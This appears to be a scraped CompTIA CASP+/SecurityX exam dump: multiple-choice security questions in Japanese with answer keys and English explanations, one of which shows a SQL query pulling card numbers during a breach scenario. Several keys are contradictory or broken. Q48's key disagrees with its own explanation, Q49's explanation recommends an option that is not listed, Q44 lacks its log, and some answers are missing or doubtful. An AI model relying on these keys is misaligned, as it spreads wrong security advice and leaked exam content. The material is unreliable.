In this scenario, the voicemail requesting a wire transfer from an unfamiliar bank account is indicative of a deepfake attack, where attackers use advanced technology to simulate a person's voice or likeness. Deepfake technology is increasingly being used in social engineering attacks to impersonate executives or trusted individuals. This attack attempts to manipulate employees by

making them believe they are receiving legitimate requests from high-ranking personnel. CASP+ discusses advanced threats like deepfakes, which leverage AI to bypass traditional security awareness defenses.
Reference:
CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (Advanced Social Engineering Threats) CompTIA CASP+ Study Guide: Social Engineering and Deepfake Risks

最新問題**: 33**
ある企業は、サイバーセキュリティ防御の強化を目指しており、ネットワーク インフラストラクチャに重点を置いています。このソリューションは、会社のサービスの可用性に影響を与えて、誤検知によって正当なトラフィックがドロップされないようにすることはできません。
条件を満たすのは次のうちどれ？
A. NIDS
B. NIPS
C. WAF
D. リバース プロキシ
Answer: (解答を表示する**)**
Reference:
https://owasp.org/www-community/controls/Intrusion_Detection
A NIDS (Network Intrusion Detection System) is a security solution that monitors network traffic for signs of malicious activity, such as attacks, intrusions, or policy violations. A NIDS does not affect the availability of the company's services because it operates in passive mode, which means it does not block or modify traffic. Instead, it alerts the network administrator or other security tools when it detects an anomaly or threat. Reference:
https://www.cisco.com/c/en/us/products/security/what-is-network-intrusion-detection-system.html
https://www.imperva.com/learn/application-security/network-intrusion-detection-system-nids/

最新問題**: 34**
開発チームは、設定を確認し、購入したライセンス キーを入力するために、試作サーバーにターミナル アクセスする必要があります。チームのニーズに対応するために、セキュリティ管理者は次の要件を実装します。
*信頼できるアカウントのみが試作サーバーにアクセスできます。
*開発者はワークステーションから直接試作サーバーにアクセスすることはできません。
*信頼できるアカウントは、特定の試作サーバーにのみアクセスできる必要があります。
セキュリティ要件を満たすために必要なのは次のどれですか? (2 つ選択してください)。
A. SSL VPN
B. NATゲートウェイ
C. エアギャップ
D. WAF

E. ジャンプボックス
F. ネットワーク ACL
Answer: E,F (メーッセージを残す**)**
* Jump box: Acts as an intermediary that allows secure access to preproduction servers while enforcing access controls.
* Network ACLs: Restrict access to only trusted accounts and specified preproduction servers.
This aligns with CASP+ objectives 2.2 and 3.4, which focus on securing access and implementing appropriate controls for sensitive environments.

最新問題**: 35**
セキュリティ エンジニアは、次の要件を満たすソリューションを推奨する必要があります。
プロバイダーのネットワーク内の機密データを特定する
会社および規制ガイドラインへの準拠を維持する
内部関係者の脅威、特権ユーザーの脅威、侵害されたアカウントを検出して対応する 暗号化、トークン化、アクセス制御などのデータ中心のセキュリティを強化する これらの要件に対処するために、セキュリティ エンジニアが推奨するソリューションは次のうちどれですか?
A. WAF
B. CASB
C. SWG
D. DLP
Answer: D (メーッセージを残す**)**
DLP (data loss prevention) is a solution that can meet the following requirements: identify sensitive data in the provider's network, maintain compliance with company and regulatory guidelines, detect and respond to insider threats, privileged user threats, and compromised accounts, and enforce data-centric security, such as encryption, tokenization, and access control. DLP can monitor, classify, and protect data in motion, at rest, or in use, and prevent unauthorized disclosure or exfiltration. WAF (web application firewall) is a solution that can protect web applications from common attacks, such as SQL injection or cross-site scripting, but it does not address the requirements listed. CASB (cloud access security broker) is a solution that can enforce policies and controls for accessing cloud services and applications, but it does not address the requirements listed. SWG (secure web gateway) is a solution that can monitor and filter web traffic to prevent malicious or unauthorized access, but it does not address the requirements listed. Verified Reference: https://www.comptia.org/blog/what-is-data-loss-prevention https://partners.comptia.org/docs/default-source/resources/casp-content-guid

最新問題**: 36**
システム エンジニアは、デジタル証明書を使用してラップトップへの認証を可能にするソリューションを開発する必要があります。エンジニアが設計に含めるのに最も適切な認証タイプは次のうちどれですか?
A. TOTP トークン

B. デバイス証明書
C. スマートカード
D. 生体認証
Answer: (解答を表示する**)**
Using digital certificates for authentication is a secure method to control access to laptops and other devices. A device certificate can serve as an authenticator by providing a means for the device to prove its identity in a cryptographic manner. This certificate-based authentication is commonly used in enterprise environments for strong authentication.

最新問題**: 37**
セキュリティ エンジニアは、意思決定をサポートするために分析情報を相関させる機械学習システムに対して脅威モデリング手順を実行しています。次の脅威ステートメントのうち、このタイプのシステムに最も当てはまるものはどれですか。
A. 攻撃者は誤った情報でシステムを過負荷にすることができます。
B. 攻撃者はシステムの認証方法に対してパスワードスプレー攻撃を実行します。
C. 攻撃者がサーバー側のリクエスト偽造攻撃を悪用します。
D. 攻撃者は、認証エラーにより公開されるべきではない情報にアクセスします。
Answer: (解答を表示する**)**
Overloading a machine learning system with incorrect information is an example of poisoning the data set, which can compromise the integrity of decision-making processes. This aligns with CASP+ objective 2.3, which involves threat modeling and mitigating risks associated with AI and ML systems.

最新問題**: 38**
複数の拠点を持つ企業が、インフラストラクチャに対してクラウドのみのアプローチを採用しています。企業には標準のベンダーやシステムがないため、各拠点でさまざまなソリューションが混在しています。最高情報セキュリティ責任者は、社内のセキュリティ チームがすべてのプラットフォームを可視化できるようにしたいと考えています。次のうち、この目的に最も適したものはどれですか。
A. セキュリティ情報とイベント管理
B. クラウドセキュリティ態勢管理
C. SNMFV2 監視とログ集約
D. サードパーティによるマネージド検出および対応サービス
Answer: (解答を表示する**)**
Security Information and Event Management (SIEM) systems provide real-time analysis of security alerts generated by applications and network hardware. SIEMs are beneficial in environments where there is a mix of various solutions, as they can collect and aggregate logs from multiple sources, providing the internal security team with a centralized view and visibility into all platforms. This would best meet the objective of ensuring visibility into all platforms, regardless of the differing solutions across the company's locations.

最新問題: **39**
最近のセキュリティ インシデントの調査中、セキュリティ アナリストがフォレンジック アナリストに相談する前に、感染したマシンの電源を誤ってオフにしてしまいました。マシンを再起動すると、バックグラウンド プロセスとして実行されていた悪意のあるスクリプトは存在しなくなりました。その結果、潜在的に有用な証拠が失われました。セキュリティアナリストは次のうちどれに従うべきでしたか?
A. ボラティリティの順序
B. 保管過程の管理
C. 検証
D. 安全なストレージ
Answer: (解答を表示する**)**
Order of volatility is a procedure that a computer forensics examiner must follow during evidence collection. It refers to the order in which digital evidence is collected, starting with the most volatile and moving to the least volatile. Volatile data is data that is not permanent and is easily lost, such as data in memory when you turn off a computer. The security analyst should have followed the order of volatility to preserve the most fragile evidence first, such as the malicious script running as a background process, before turning off the infected machine. Verified Reference:
https://www.computer-forensics-recruiter.com/order-of-volatility/
https://www.sans.org/blog/best-practices-in-digital-evidence-collection/
https://blogs.getcertifiedgetahead.com/order-of-volatility/

最新問題: **40**
大規模で老朽化したサーバー環境を持つ企業の経営陣は、交換戦略を作成するためにサーバーリスク評価を実施しています。交換戦略は、特定のサーバーで実行されているアプリケーションの重要度に関係なく、サーバーが故障する可能性に基づいて決定されます。サーバーの交換の優先順位付けには、次のどれを使用する必要がありますか?
A. SLE
B. MTTR
C. TCO
D. MTBF
E. MSA
Answer: D (メーッセージを残す**)**
To prioritize server replacements based on the likelihood of failure, the MTBF (Mean Time Between Failures) metric is most appropriate. MTBF provides a measure of the average time a server or system is expected to operate before experiencing failure. This allows the management team to assess which servers are more likely to fail soon, irrespective of the application criticality, and thus should be replaced first. CASP+ highlights the use of MTBF in hardware lifecycle management and risk assessments.
Reference:

CASP+ CAS-004 Exam Objectives: Domain 1.0 - Risk Management (MTBF in Hardware Lifecycle) CompTIA CASP+ Study Guide: Server Risk Assessments Using MTBF and Reliability Metrics

最新問題: **41**
技術者は、現在のサーバー ハードウェアが古くなっていると判断したため、廃棄することにしました。
廃棄する前に、データの残りを復元できないようにするために使用する最善の方法は次のうちどれですか?
A. 消磁
B. パージ
C. 物理破壊
D. ドライブワイプ
Answer: A (メーッセージを残す**)**

最新問題: **42**
ある組織の法務顧問は、今後の訴訟に関する書面による通知を受け取りました。法務顧問は法的記録保留を発行しました。要求に応じるために組織が取るべき行動は次のうちどれですか?
A. 要求された検索用語に一致するすべての通信を保存します。
B. 訴訟の進行中は顧客との通信をブロックします
C. 従業員に法的記録保持に関するトレーニングを義務付ける
D. すべてのユーザーがファイルを削除しないように要求します
Answer: A (メーッセージを残す**)**
When a legal records hold is issued, the organization is required to preserve all documents and communications that may relate to the litigation. This includes emails, files, and any other form ofcommunication that contains the requested search terms. It is a process of ensuring that this information is not deleted, altered, or otherwise tampered with.

最新問題: **43**
開発プロセス中に、チームは書き換えが必要な主要コンポーネントを特定します。その結果、会社は主要なプロセスの問題に対処するためにセキュリティ コンサルタントを雇います。将来これらの問題が再発するのを防ぐには、コンサルタントは次のどれを推奨すべきでしょうか。
A. CI/CD システム内での静的解析ツールの実装
B. 動的アプリケーション セキュリティ テスト ツールの構成
C. すべてのサードパーティコンポーネントのソフトウェア構成分析を実行する
D. 新規プロジェクトでリスクベースの脅威モデリングアプローチを活用する
E. 対話型アプリケーション セキュリティ テスト ツールの設定
Answer: A (メーッセージを残す**)**
Comprehensive and Detailed in-Depth
Problem Statement:

The development team identifiesmajor issues in codeduring the development phase, indicatingflawed or vulnerable code.
To prevent similar problems in the future, anautomated and integrated solutionis needed tocatch issues early.
Why the Correct Answer is A (Implementing a static analysis tool within the CI/CD system):
Static Application Security Testing (SAST)is used toanalyze source codefor vulnerabilitiesbefore the code is compiled.
Integrating SAST into theCI/CD pipelineensures that:
Issues are detectedearly in the development process.
Developers getimmediate feedbackon vulnerabilities or code flaws.
Security checks areautomated, reducing human error and oversight.
This proactive approach helps inearly detection of syntax errors, insecure coding practices, and vulnerabilities.
Example of CI/CD Integration:
A typicalGitLab CI/CD pipelinecould include aSAST stage:
yaml
CopyEdit
sast:
stage: test
script:
- ./sast_tool analyze src/
allow_failure: false
This setup ensures that the code is scanned for vulnerabilitiesbefore deployment.
Why the Other Options Are Incorrect:
B . Configuring a dynamic application security testing tool:
DASTanalyzes applications duringruntime.
It identifiesvulnerabilities in running applications, butcannot catch issues during development.
SAST is better forearly detectionsince it examines thesource codeitself.
C . Performing software composition analysis on all third-party components:
WhileSCAidentifies vulnerabilities inthird-party libraries, it does not addresscoding issues in the organization's own codebase.
It is useful fordependency management, not for catchingsource code flaws.
D . Utilizing a risk-based threat modeling approach on new projects:
Threat modeling helps inidentifying risks and potential attack vectors.
While useful in planning, it does not providecontinuous detectionof coding flaws.
It is morestrategicand less focused on thedevelopment pipeline.
E . Setting up an interactive application security testing tool:
IASTworks byanalyzing application behavior during testing.
It requires the application to bedeployed and running, making it less suitable forearly detection during development.
SAST remains superior forcatching flaws before deployment.

Key Benefits of SAST in CI/CD:
Early Detection:Finds issues during thecoding phase, preventing costly fixes later.
Automated Security:Scans eachcode commit, ensuring consistent checks.
Developer Friendly:Providesactionable insightsright within the development environment.
Integration Capabilities:Compatible with popular CI/CD tools likeJenkins, GitLab CI, and Azure Pipelines.
Real-World Example:
A software company integratedSAST into their CI/CD pipelineusingSonarQube.
As a result, they reduced the number ofcritical vulnerabilitiesdiscovered after deployment by60%.
Developers couldfix issues on the spot, minimizing the time and effort required to address security flaws later.
Extract from CompTIA SecurityX CAS-005 Study Guide:
TheCompTIA SecurityX CAS-005 Official Study Guideemphasizes thatintegrating security testing into the CI/CD pipelineis crucial forDevSecOps. It states thatSAST toolsare essential foridentifying vulnerabilities earlyin the development process, helping organizations adopt ashift-left security approach.

最新問題**: 44**
セキュリティ監査人は、エンターテイメント デバイスの動作方法を確認する必要があります。監査人は、ポート スキャン ツールの出力を分析して、セキュリティ レビューの次のステップを決定しています。次のログ出力が与えられます。
監査人が NEXT を使用するための最良のオプションは次のとおりです。

A. ネットワーク傍受。
B. リバースエンジニアリング
C. SCAP 評価。
D. ファジング
Answer: C (メーッセージを残す**)**

最新問題**: 45**
セキュリティアナリストは、データベース管理者のワークステーションがマルウェアに感染していることを発見しました。Jogsを調査した結果、感染したワークステーションがODBC経由で複数のデータベースに接続していることが確認されました。以下のクエリ動作が記録されました。

```
SELECT *
from ACCOUNTS
where * regexp '^[0-9]{4}[-]+[0-9]{4}[-]+[0-9]{4}[-]+[0-9]{4}$'
```

このクエリがデータの取得と流出に使用されたと仮定すると、次のどの種類のデータが侵害されたのでしょうか。また、インシデント対応計画にはどのような手順を含める必要がありますか。

A) 個人健康情報: 人事部に侵害を報告し、DLP ログを確認します。
B) アカウント履歴。違反についてリレーションシップ マネージャーに通知し、影響を受けるユーザーの新しいアカウントを作成します。
C) 顧客 ID: 顧客サービス部門に侵害を報告し、アカウント番号の変更に取り組みます。
D) PAN: 法務部門に侵害を報告し、ダークウェブ監視でこのデータを探します。
A. オプションB
B. オプションA
C. オプションD
D. オプションC
Answer: (解答を表示する**)**

最新問題**: 46**
最高情報セキュリティ責任者 (CISO) は、企業の対応計画のあらゆる側面を調査するサイバー演習からのデータをレビューしました。CISO がレビューした内容を最もよく表しているのは次のうちどれですか?
A. 事後レポート
B. 机上演習
C. システム セキュリティ プラン
D. 災害復旧計画
Answer: (解答を表示する**)**
An after-action report is a document that summarizes the performance of a team during a cybersecurity incident. It is used to review all aspects of the incident response plan, including what was done correctly, what needs improvement, and how the team responded to the incident. The CISO's review of data from a cyber exercise would typically result in an after-action report, which helps in improving future responses to incidents.

最新問題**: 47**
セキュリティアナリストは、リスク登録簿に重要な情報を提供する任務を負っています。リスク判断のためのセキュリティ態勢を決定するために必要な情報を最もよく提供するために、以下の出力または結果のうちどれが適切でしょうか (2つ選択してください)。
A. パスワードクラッカー

B. SCAP スキャナー
C. ネットワークトラフィックアナライザー
D. 脆弱性スキャナー
E. ポートスキャナー
F. プロトコルアナライザー
Answer: (解答を表示する**)**
The tools that can be used to provide key information in the risk register are SCAP scanner and vulnerability scanner. SCAP stands for Security Content Automation Protocol, which is a set of standards and specifications for automating the management of security configuration, vulnerability assessment, and compliance evaluation. SCAP scanner is a tool that can scan systems and networks for security issues based on SCAP content. Vulnerability scanner is a tool that can scan systems and networks for known vulnerabilities and weaknesses. These tools can help the security analyst identify and prioritize the risks associated with the systems and networks, as well as provide possible remediation actions. Verified Reference:
https://www.techtarget.com/searchsecurity/definition/Security-Content-Automation-Protocol
https://learn.microsoft.com/en-us/azure/security/fundamentals/vulnerability-management
https://www.techtarget.com/searchsecurity/definition/vulnerability-scanner

最新問題**: 48**
調査員は、最近のデータ侵害がニュース購読サービスを提供する企業のウェブサーバーの問題に起因する可能性があるかどうかを判断しようとしています。調査員は以下のデータを収集しました。
* クライアントは、サーバーが提供する Web サービスへの TLS 接続を正常に確立します。
* 接続を確立した後、ほとんどのクライアント接続は再ネゴシエートされます
* 再ネゴシエートされたセッションでは暗号スイート SHR が使用されます。
最も可能性の高い根本原因は次のどれですか?
A. クライアントは最新の暗号スイートの使用を許可しません
B. Web サーバーが HTTP/1.1 をサポートするように正しく構成されていません。
C. ランサムウェアのペイロードドロッパーがインストールされました
D. エンティティがパスに対してダウングレード攻撃を実行しています
Answer: A (メーッセージを残す**)**
A downgrade attack is a type of man-in-the-middle attack that forces two hosts to use an older or weaker version of the TLS protocol or its parameters. The attacker does this by replacing or deleting the STARTTLS command or exploiting the compatibility features of the protocol. The purpose of the attack is to create a pathway for enabling a cryptographic attack that would not be possible in case of a connection that is encrypted over the latest version of TLS protocol. The IOC shows that most client connections are renegotiated after establishing the connections, which could indicate that an entity is performing downgrade attacks on path by interfering with the initial handshake and making the client and server agree on a lower version of TLS or a weaker cipher suite. Verified Reference:

https://en.wikipedia.org/wiki/Downgrade_attack
https://crypto.stackexchange.com/questions/10493/why-is-tls-susceptible-to-protocol-downgrade-attacks
https://venafi.com/blog/preventing-downgrade-attacks/
Law enforcement officials informed an organization that an investigation has begun. Which of the following is the FIRST step the organization should take?
Initiate a legal hold.
Refer to the retention policy
Perform e-discovery.
Review the subpoena
A legal hold is a process by which an organization instructs its employees or other relevant parties to preserve specific data for potential litigation. A legal hold is triggered when litigation is reasonablyanticipated, such as when law enforcement officials inform an organization that an investigation has begun. The first step the organization should take is to initiate a legal hold to ensure that relevant evidence is not deleted, destroyed, or altered. A legal hold also demonstrates the organization's good faith and compliance with its duty to preserve evidence.
Verified Reference:
https://percipient.co/litigation-hold-triggers-and-the-duty-to-preserve-evidence/
https://www.everlaw.com/blog/ediscovery-best-practices/guide-to-legal-holds/

最新問題**: 49**
技術者が、人気のオンライン マガジンにピン留めされた公開鍵に対応する秘密鍵を誤って削除しました。この状況を改善するために、技術者は別の鍵を持つ新しい証明書を取得しました。ただし、キーピンニング ポリシーの有効期限が切れるまで、有料加入者は Web サイトにアクセスできません。今後同様の問題を防ぐために、技術者は次のどの代替策を採用する必要がありますか?
A. 登録機関
B. 証明書失効リスト
C. クライアント認証
D. 証明機関の承認
Answer: (解答を表示する**)**
Certificate Authority Authorization (CAA) is not listed directly in the provided options, but it is a relevant mechanism in the context of managing certificates and preventing issues similar to the one described. However, based on the available choices, the Online Certificate Status Protocol (OCSP) comes closest to providing a viable solution. OCSP allows for real-time validation of a certificate's revocation status, which could mitigate the issue of users being locked out due to key pinning policies. It is a more modern and efficient alternative to Certificate Revocation Lists (CRLs), offering faster and more reliable certificate status checks. By implementing OCSP, the technician could ensure that clients receive timely updates on the revocation status of certificates, potentially avoiding the downtime caused by the key-pinning policy awaiting expiration.

最新問題: **50**
組織は、新しいオンライン デジタル バンクを展開しており、可用性とパフォーマンスを確保する必要があります。クラウドベースのアーキテクチャは、PaaS および SaaS ソリューションを使用して展開され、次の考慮事項で設計されました。
- インフラストラクチャと Web アプリケーションに対する DoS 攻撃からの保護が整っています。
- 可用性の高い分散型 DNS が実装されています。
- 静的コンテンツは CDN にキャッシュされます。
- WAF はインラインでデプロイされ、ブロック モードです。
- 複数のパブリック クラウドがアクティブ/パッシブ アーキテクチャで利用されます。
上記の制御を実施すると、銀行は認証されていない支払いページで速度低下を経験しています. 最も可能性の高い原因は次のうちどれですか?
A. サイトでブルート フォースの資格情報攻撃が発生しています。
B. DDoS 攻撃は CDN を対象としています。
C. パブリック クラウド プロバイダーは、インバウンドの顧客トラフィックに QoS を適用しています。
D. API ゲートウェイ エンドポイントが直接ターゲットにされています。
Answer: C (メーッセージを残す**)**

最新問題: **51**
セキュリティ エンジニアが組み込み施設自動化システムのセキュリティをアップグレードできないことが多い理由はどれですか。
A. 利用可能なコンピューティングによって制約されます。
B. X86-64 プロセッサがありません。
C. EEPROM がありません。
D. これらはロジックを備えたデバイスではありません。
Answer: A (メーッセージを残す**)**
Embedded facility automation systems are often difficult to upgrade because they are constrained by available compute. These systems typically have limited processing power, memory, and storage, which restricts the ability to implement modern security measures, such as encryption, software updates, or advanced security controls. Security engineers may be unable to apply patches or updates without exceeding the system's capacity. CASP+ discusses the challenges posed by resource-constrained devices, particularly in embedded systems and IoT environments, where upgrading security can be difficult due to hardware limitations.
Reference:
CASP+ CAS-004 Exam Objectives: Domain 3.0 - Enterprise Security Architecture (Embedded System Security and Constraints) CompTIA CASP+ Study Guide: Managing Security for Resource-Constrained Embedded Systems

最新問題: **52**

ある企業は、未知のゼロデイ マルウェアに対するアクティブな保護機能を改善したいと考えています。次のうち、最も安全なソリューションはどれですか?
A. サンドボックス爆破
B. アプリケーション許可リスト
C. エンドポイントのログ収集
D. HIDS
E. NIDS
Answer: A (メーッセージを残す**)**

最新問題**: 53**
ある企業の最高情報セキュリティ責任者（CISO）は、ランサムウェアの標的となることを防止したいと考えています。企業のIT資産は保護される必要があります。これらの懸念に対処するための最も安全な選択肢はどれですか？ （3つ選択してください。）
A. ウイルス対策
B. EDR
C. サンドボックス
D. アプリケーション制御
E. ホストベースのファイアウォール
F. IDS
G. こんにちは
H. 強力な認証
Answer: B,C,D (メーッセージを残す**)**
To prevent ransomware attacks and protect IT assets, the most secure options are:
Endpoint Detection and Response (EDR): Provides advanced threat detection, real-time monitoring, and response capabilities, which can help identify and mitigate ransomware attacks before they spread.
Sandboxing: Isolates suspicious files or software in a controlled environment where they can be analyzed for malicious behavior without affecting production systems.
Application Control: Ensures that only whitelisted, trusted applications can run, which can prevent ransomware from executing unauthorized or malicious code.Together, these controls provide a robust defense against ransomware by addressing detection, isolation, and prevention. CASP+ emphasizes the importance of combining detection and prevention strategies to mitigate sophisticated attacks like ransomware.
Reference:
CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (Endpoint Protection, Ransomware Mitigation) CompTIA CASP+ Study Guide: Mitigating Ransomware with EDR, Sandboxing, and Application Control

最新問題**: 54**

セキュリティ エンジニアは、開発チームが機密性の高い環境変数をコードにハードコーディングしていると考えています。
会社の CI/CD パイプラインを保護するのに最も適しているのは次のうちどれですか?
A. 信頼できるシークレット マネージャーを利用する
B. 毎週 DAST を実行する
C. コンテナ オーケストレーションの使用の紹介
D. インスタンスのタグ付けのデプロイ
Answer: A (メーッセージを残す**)**
Reference:
A trusted secrets manager is a tool or service that securely stores and manages sensitive information, such as passwords, API keys, tokens, certificates, etc. A trusted secrets manager can help secure the company's CI/CD (Continuous Integration/Continuous Delivery) pipeline by preventing hard-coding sensitive environment variables in the code, which can expose them to unauthorized access or leakage. A trusted secrets manager can also enable encryption, rotation, auditing, and access control for the secrets. Reference: https://www.hashicorp.com/resources/what-is-a-secret-manager https://dzone.com/articles/how-to-securely-manage-secrets-in-a-ci-cd-pipeline

最新問題**: 55**
テクノロジー企業が、開発者のみが使用する社内チャット アプリケーションを開発しました。アプリケーション内のオープン ソース ライブラリは廃止されました。以下の事実が示されています。
このシステムを交換するコストはわずかです。
このシステムは企業に収益をもたらしません。
システムはビジネスにとって重要な部分ではありません。
次のどれが最善のリスク軽減戦略でしょうか?
A. 開発者は他のチャット アプリケーションよりもこのチャット アプリケーションの使用を好むため、リスクを転嫁します。
B. システムの中断は開発者にのみ影響するため、リスクを受け入れます。
C. このアプリケーションをシャットダウンし、別のチャット プラットフォームに移行することでリスクを回避します。
D. EDR を購入し、ネットワーク ACL を構成することでリスクを軽減します。
Answer: C (メーッセージを残す**)**
Avoiding the risk by shutting down the application and migrating to a supported, alternative platform is the most effective option based on the provided scenario. The application is non-critical, provides no revenue, and replacing it has a nominal cost, making risk avoidance the ideal choice. This aligns with the CASP+ objective of implementing risk strategies (1.3) and emphasizes prioritizing cost-effective and practical solutions over maintaining deprecated or vulnerable systems.

最新問題: **56**
ある企業は、モバイルアプリを利用せず、ブラウザからアクセスできる新しいウェブサイトを実装したいと考えています。この新しいウェブサイトでは、顧客が機密性の高い医療情報を安全に提供し、オンラインで医療アドバイスを受けることができます。同社は既に複数のウェブサイトを運営しており、そこで様々な公衆衛生データや情報を提供しています。新しいウェブサイトには、以下の要件を実装する必要があります。
* ウェブID検証の最高峰
* すべてのウェブトランザクションの暗号化
* 転送中の最強の暗号化
* データの機密性に基づいた論理的な分離
他に考慮すべき事項としては、次のようなものがあります。
* 当社は暗号化を使用する他の複数のウェブサイトを運営しています。
* 会社は総支出を最小限に抑えたいと考えています。
* 会社は複雑さを最小限に抑えたいと考えている
企業が新しい Web サイトに実装する必要があるのは次のうちどれですか (2 つ選択してください)。
A. ワイルドカード証明書
B. EV証明書
C. 相互認証
D. 証明書のピン留め
E. SSO
F. HSTS
Answer: B,F (メーッセージを残す**)**
The company should implement an EV certificate and HSTS on its new website. An EV certificate provides the highest level of web identity validation by requiring extensive verification of the organization's identity and domain ownership. HSTS enforces encryption of all web transactions by redirecting HTTP requests to HTTPS and preventing users from accepting invalid certificates. These solutions would enhance the security and trustworthiness of the website without increasing complexity or expenditure significantly. Verified Reference:
https://www.entrust.com/digital-security/certificate-solutions/products/digital-certificates/tls-ssl-certificates
https://learn.microsoft.com/en-us/azure/active-directory/develop/access-tokens

最新問題: **57**
脅威ハンティング チームは、ネットワーク内で発生する可能性のある APT アクティビティに関するレポートを受け取ります。
次の脅威管理フレームワークのうち、チームが実装する必要があるのはどれですか?
A. NIST SP 800-53
B. MITRE ATT&CK
C. サイバー キル チェーン

D. 侵入分析のダイヤモンド モデル
Answer: B (メーッセージを残す**)**
MITRE ATT&CK is a threat management framework that provides a comprehensive and detailed knowledge base of adversary tactics and techniques based on real-world observations. It can help threat hunting teams to identify, understand, and prioritize potential threats, as well as to develop effective detection and response strategies. MITRE ATT&CK covers the entire lifecycle of a cyberattack, from initial access to impact, and provides information on how to mitigate, detect, and hunt for each technique. It also includes threat actor profiles, software descriptions, and data sources that can be used for threat intelligence and analysis. Verified Reference:
https://attack.mitre.org/
https://resources.infosecinstitute.com/topic/top-threat-modeling-frameworks-stride-owasp-top-10-mitre-attck-framework/
https://www.ibm.com/topics/threat-management

最新問題**: 58**
ソフトウェア会社は、他社の確立された製品と統合してプラットフォームを構築したいと考えています。両社間の契約を起草する際に含めることが最も重要な条項は次のうちどれですか?
A. データ主権
B. 共同責任
C. ソースコードエスクロー
D. セーフ ハーバーに関する考慮事項
Answer: B (メーッセージを残す**)**
When drafting an agreement between two companies, it is important to clearly define the responsibilities of each party. This is particularly relevant when a software company is looking to integrate with an established product. A shared responsibility agreement ensures that both parties understand their respective responsibilities and are able to work together efficiently and effectively. For example, the software company might be responsible for integrating the product and ensuring it meets user needs, while the established product provider might be responsible for providing ongoing support and maintenance. By outlining these responsibilities in the agreement, both parties can ensure that the platform is built and maintained successfully. Reference: CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 8, Working with Third Parties.

最新問題**: 59**
あるソフトウェア会社が新しいアプリケーションを開発しています。このアプリケーションには以下の要件があります。
資格情報要求の数を可能な限り減らす
ソーシャルネットワークとの統合
ユーザーを認証する
アプリケーションに使用する最適なフェデレーション方法は次のうちどれですか?

A. WS-Federation
B. SAML
C. OpenID
D. OAuth
Answer: (解答を表示する**)**

最新問題**: 60**
SaaSソリューションを提供する組織が、最近、顧客データの損失を伴うインシデントを経験しました。このシステムには、パフォーマンスと利用可能なリソースの監視を含む自己修復機能が備わっています。システムが問題を検出すると、自己修復プロセスによってソフトウェアの一部が再起動されます。
インシデント発生時、自己修復システムがサービスの再起動を試みましたが、データドライブの空きディスク容量が不足していたため、すべてのサービスを再起動することができませんでした。自己修復システムは、一部のサービスが完全に再起動していないことを検出できず、システムが完全に稼働していると判断されました。サイレント障害が発生した理由として最も適切なものは次のうちどれですか？
A. システム ログが早期にローテーションされました。
B. 自己修復クラスタ内のノードの数は正常でした。
C. ディスク使用率アラームは、サービスの再起動に必要な値よりも高くなっています。
D. サービスの再起動前の条件チェックが成功しました。
Answer: (解答を表示する**)**

最新問題**: 61**
あるグローバル金融機関のセキュリティアナリストは、クラウドベースのシステムの設計をレビューし、アーキテクチャのセキュリティを向上させる機会を特定していました。先日、仮想マシンのオペレーティングシステムの脆弱性が悪用され、システムがデータ侵害に巻き込まれました。アナリストは、クラウドプロバイダーの制限により、システムが配置されているVPCが、集中型脆弱性スキャナーを含むセキュリティVPCとピアリングされていないことに気づきました。近い将来にこのような状況を防ぐための最適な対策は、次のうちどれですか？
A. 安全な構成スキャンのために、アカウント間の信頼を確立し、すべての VPC を API 経由で接続します。
B. システムを別の大規模でトップレベルのクラウド プロバイダーに移行し、追加の VPC ピアリング柔軟性を活用します。
C. すべての VPC 間のネットワーク トラフィックをブリッジするための集中型ネットワーク ゲートウェイを実装します。
D. すべての VPC に対して VPC トラフィック ミラーリングを有効にし、脅威検出のためにデータを集約します。
Answer: (解答を表示する**)**
The BEST course of action for the security analyst to help prevent a similar situation in the near future is to Establish cross-account trusts to connect all VPCs via API for secure configuration

scanning (A). Cross-account trusts allow for VPCs to be securely connected for the purpose of secure configuration scanning, which can help to identify and remediate vulnerabilities within the system.

最新問題: **62**
組織は、次の要件を満たす必要があるネットワーク アーキテクチャを設計しています。
ユーザーは事前定義されたサービスにのみアクセスできます。
各ユーザーには、アクセス用に定義された固有の許可リストがあります。
システムは、1 対 1 のサブジェクト/オブジェクト アクセス パスを動的に構築します。
これらの要件を満たすために組織が使用する必要があるアーキテクチャ設計は、次のうちどれですか?
A. モバイル アプリケーションによって実現されるピア ツー ピアのセキュアな通信
B. API ゲートウェイによって有効化されるプロキシされたアプリケーション データ接続
C. ソフトウェア定義ネットワーキングによって有効化されるマイクロセグメンテーション
D. ネットワーク インフラストラクチャ デバイスによって有効にされる VLAN
Answer: C (メーッセージを残す**)**
Microsegmentation enabled by software-defined networking is an architectural design that can meet the requirements of allowing users to access only predefined services, having unique allow lists defined for each user, and constructing one-to-one subject/object access paths dynamically. Microsegmentation is a technique that divides a network into smaller segments or zones based on granular criteria, such as applications, services, users, or devices. Microsegmentation can provide fine-grained access controland isolation for network resources, preventing unauthorized or lateral movements within the network. Software-defined networking is a technology that decouples the control plane from the data plane in network devices, allowing centralized and programmable management of network functions and policies. Software-defined networking can enable microsegmentation by dynamically creating and enforcing network segments or zones based on predefined rules or policies. Peer-to-peer secure communications enabled by mobile applications is not an architectural design that can meet the requirements of allowing users to access only predefined services, having unique allow lists defined for each user, and constructing one-to-one subject/object access paths dynamically, as peer-to-peer secure communications is a technique that allows direct and encrypted communication between two or more parties without

relying on a central server or intermediary. Proxied application data connections enabled by API gateways is not an architectural design that can meet the requirements of allowing users to access only predefined services, having unique allow lists defined for each user, and constructing one-to-one subject/object access paths dynamically, as proxied application data connections is a technique that allows indirect and filtered communication between applications or services through an intermediary device or service that can modify or monitor the traffic. VLANs (virtual local area networks) enabled by network infrastructure devices is not an architectural design that can meet the requirements of allowing users to access only predefined services, having unique allow lists defined for each user, and constructing one-to-one subject/object access paths dynamically, as VLANs are logical segments of a physical network that can group devices or users based on common criteria, such as function, department, or location. Verified Reference: https://www.comptia.org/blog/what-is-microsegmentation https://partners.comptia.org/docs/default-source/resources/casp-content-guide

最新問題: **63**
MDM ソフトウェアからのデバイス イベント ログ ソースは次のとおりです。

Device	Date/Time	Location	Event	Description
ANDROID_1022	01JAN21 0255	39.9072N,77.0369W	PUSH	APPLICATION 1220 INSTALL QUEUED
ANDROID_1022	01JAN21 0301	39.9072N,77.0369W	INVENTORY	APPLICATION 1220 ADDED
ANDROID_1022	01JAN21 0701	39.0067N,77.4291W	CHECK-IN	NORMAL
